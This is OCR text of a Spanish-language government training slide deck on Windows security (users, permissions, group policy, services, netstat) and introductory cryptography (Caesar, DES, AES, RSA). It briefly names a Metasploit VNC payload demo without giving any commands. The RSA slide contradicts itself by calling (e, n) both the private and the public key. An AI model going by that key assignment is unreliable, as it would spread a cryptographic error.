Creación de usuarios

En los Windows basados en NT (NT4, 2000, XP, 2003), la seguridad se basa en usuarios.



Gobierno de la Provincia de Corrientes



- También desde el icono Cuentas de usuario, podemos administrar nombres, contraseñas, privilegios e imágenes de cada usuario.
- En el caso de un grupo de trabajo, conviene crear los usuarios desde Panel de control, Cuentas de usuario, ya que es mas simple.
- Teniendo un dominio se nos facilita mucho la administración de usuarios, ya que no hay que ir PC por PC creándolos y estableciendo los permisos para cada cual. Podemos crear directivas de grupo para cada usuario y estos las adoptan en sus PC una vez que se loguean en ellas.




Gobierno de la Provincia de Corrientes




Permisos en archivos/carpetas

Haciendo clic como muestra la imagen, vemos los permisos de esta carpeta.



Gobierno de la Provincia de Corrientes


Si luego hacemos clic en la solapa Opciones Avanzadas, veremos que los permisos de esta carpeta se heredan de una carpeta superior en la cual estamos dentro.




Gobierno de la Provincia de Corrientes

Lic. Gustavo Andrés Linares


Estos permisos que están en la solapa Seguridad, son locales y por tanto, tienen mayor jerarquía que los que veremos en la solapa Compartir.






Compartir


Luego en la solapa compartir vemos si el recurso, en este caso la carpeta "Cosas", esta compartida o no. En este caso esta compartida, así que veremos para que usuarios lo está, haciendo clic en el botón Permisos.



Vemos que esta compartida para todos como Solo Lectura. Por lo cual las personas que accedan a esta Pc desde la Red podrán ver el contenido de la misma pero no modificarlo.



Conviene destacar que los permisos asignados en la solapa Compartir solo indican “que” usuario y “como” puede acceder a este recurso desde la Red, pero siempre y cuando ese usuario tenga permitido el acceso en la solapa Seguridad que es la principal en cuanto a permisos.




Desde un usuario con privilegios de administrador, podemos acceder a las **Directivas de grupo**:

Inicio->Ejecutar->gpedit.msc

Y, que son las directivas de grupo??

Son "políticas" que el sistema nos permite aplicar para definir el comportamiento del mismo en varios aspectos.



Con ellas podemos modificar una cantidad enorme de comportamientos y de accesos dentro del sistema, que dependen del conocimiento y la iniciativa de cada administrador.

Por ejemplo, podemos:

- Impedir que los usuarios accedan al Panel de control
- Impedirle ver ciertas solapas de la configuración del Internet Explorer
- No permitirle el acceso al disco C desde Mi Pc
- Impedir cambios en la configuración IP, etc.

Gobierno de la Provincia de Corrientes

-Una vez dentro de las Directivas de grupo, podemos intuitivamente recorrer las distintas categorías buscando lo que deseamos modificar.

-Cada directiva esta acompañada por una amplia descripción de su propósito.

-La sección donde encontramos las directivas de uso mas común y útil a fines prácticos es la siguiente.

Directiva de seguridad Local - Configuración del usuario - Plantillas administrativas

-En ella encontraremos lo referido a cambio sobre el Panel de control, la barra de tareas, el escritorio, etc.

-En un nivel mas abajo, entrando en Componentes de Windows, veremos directivas para el Explorador de archivos de Windows e Internet Explorer.


Servicios

-Los servicios son programas o aplicaciones cargadas por el propio sistema operativo. Estas aplicaciones tienen la particularidad de que se ejecutan en segundo plano (Background).

-Por defecto, en el sistema se ejecutan una cierta cantidad de servicios. Dependiendo de nuestras necesidades, podemos tenerlos todos activos o no.


-Suele suceder que tengamos servicios iniciados por default que jamás se usan. De hallar alguno conviene detenerlo.

- Si hacemos clic en *Inicio - Ejecutar - services.msc*, veremos el listado de servicios disponibles. O bien, con clic derecho sobre Mi Pc – Administrar - Servicios




Gobierno de la Provincia de Corrientes


Otra forma de ver los servicios es desde *Inicio – Ejecutar – msconfig*. Desde aquí no podremos encender o apagar los servicios como en el listado anterior, pero si podremos ver a que fabricante pertenece cada uno.



Gobierno de la Provincia de Corrientes



Volviendo a los servicios y programas en ejecución, otro programa que puede resultarnos útil es el Process Explorer. Que es semejante al Administrador de tareas pero con alguna ventajas adicionales. Se puede descargar de www.sysinternals.com




Gobierno de la Provincia de Corrientes


-Si creemos que alguno de los servicios encendidos esta intentando o esperando alguna comunicación a través de la red, podemos verificarlo con el comando *netstat:*

Inicio – Ejecutar – cmd – Aceptar y luego *netstat –an*


-Allí veremos si hay alguna conexión establecida con otros equipos y también que puertos tenemos abiertos en nuestra Pc.




-Windows Update




Gobierno de la Provincia de Corrientes






Lic. Gustavo Andrés Linares


Exe
Exe
Exe
Gobierno de la Provincia de Corrientes


Exe
metasploit
Tcp Connect VNC Payload
Gobierno de la Provincia de Corrientes



Gobierno de la Provincia de Corrientes

¡Ojo con lo que conectamos a nuestra pc!

(Demo)

Gobierno de la Provincia de Corrientes


¿Como pasó?

Boletines de Seguridad de Microsoft Windows
http://www.microsoft.com/latam/TechNet/seguridad/



Gobierno de la Provincia de Corrientes

…autenticidad



Estados

La CA pidió su revocación.

Confidencialidad

Cifrado – Criptografía (Kryptos <ocultar> graphos <escribir>)

- La idea es poder enviar mensajes y que solo pueda ser leídos por el destinatario.
- Todo algoritmo de cifrado debe utilizar una o mas claves.
- De la clave depende la seguridad del algoritmo.
- Clasificación:
  - Cifrado Simétrico: Se utiliza una única clave
  - Cifrado Asimétrico: Se utiliza una clave para cifrar y otra para descifrar.

Gobierno de la Provincia de Corrientes

…confidencialidad

Cesar

- Se basaba en el corrimiento de los caracteres.
- Mensaje cifrado: "Fñhr wh hvshur"
- Cual es la clave?
  - 3
- Mensaje Original: "Cleo te espero"
- Cual es la debilidad?
  - La simplicidad para encontrar la clave.



Gobierno de la Provincia de Corrientes



Desafío...

p72u5327zgmff00

tips:
La clave es "**criptografia**"
el conjunto de caracteres es:
abcdefghijklmnñopqrstuvwxyz0123456789



Gobierno de la Provincia de Corrientes



…confidencialidad

Escitala Espartana "alias el palito" (Griegos)

(Demo)

- Cuál es la clave?
  - El diámetro

…confidencialidad

Cifrado simétrico:

-DES (Data Encryption Standard)
  - Toma el texto original, lo cifra por medio de una clave en bloques de 64 bits.
  - Se rompe por fuerza bruta. La debilidad esta en el tamaño de los bloques.
- 3DES
  - Se utilizan 3 claves DES.
  - Su seguridad se basa en la longitud de la clave.
  - Problemática: La gran capacidad de procesamiento y memoria que requiere.
- AES
  - De mejor performance y seguridad.

…confidencialidad

Cifrado Asimétrico:

-RSA (Ron Rivest, Adi Shamir, Leonard Adleman)
- Utilizacién de 2 claves, una pública y otra privada.
- Es le principio que utiliza la Firma Digital.
- El algoritmo:
  - Elegimos dos números primos distintos p y q
  - Sacamos el producto de (p . q) y lo llamamos n
  - Sacamos el producto de (p-1) . (q-1) y lo llamamos z
  - Elegimos un número, menor que z y coprimo con z y lo llamamos e.
  - Ahora hay que buscar un número k, que multiplicado por z y sumado 1 pueda sea divisible por e. A ese número lo llamaremos d.
  - Entonces, nuestra llave privada será (e, n) y la pública (d, n).

…confidencialidad

- Ahora teniendo m como el mensaje original, lo cifro con la clave pública (e, n) de la modo que $m^e \bmod n = c$ (texto cifrado a transmitir)
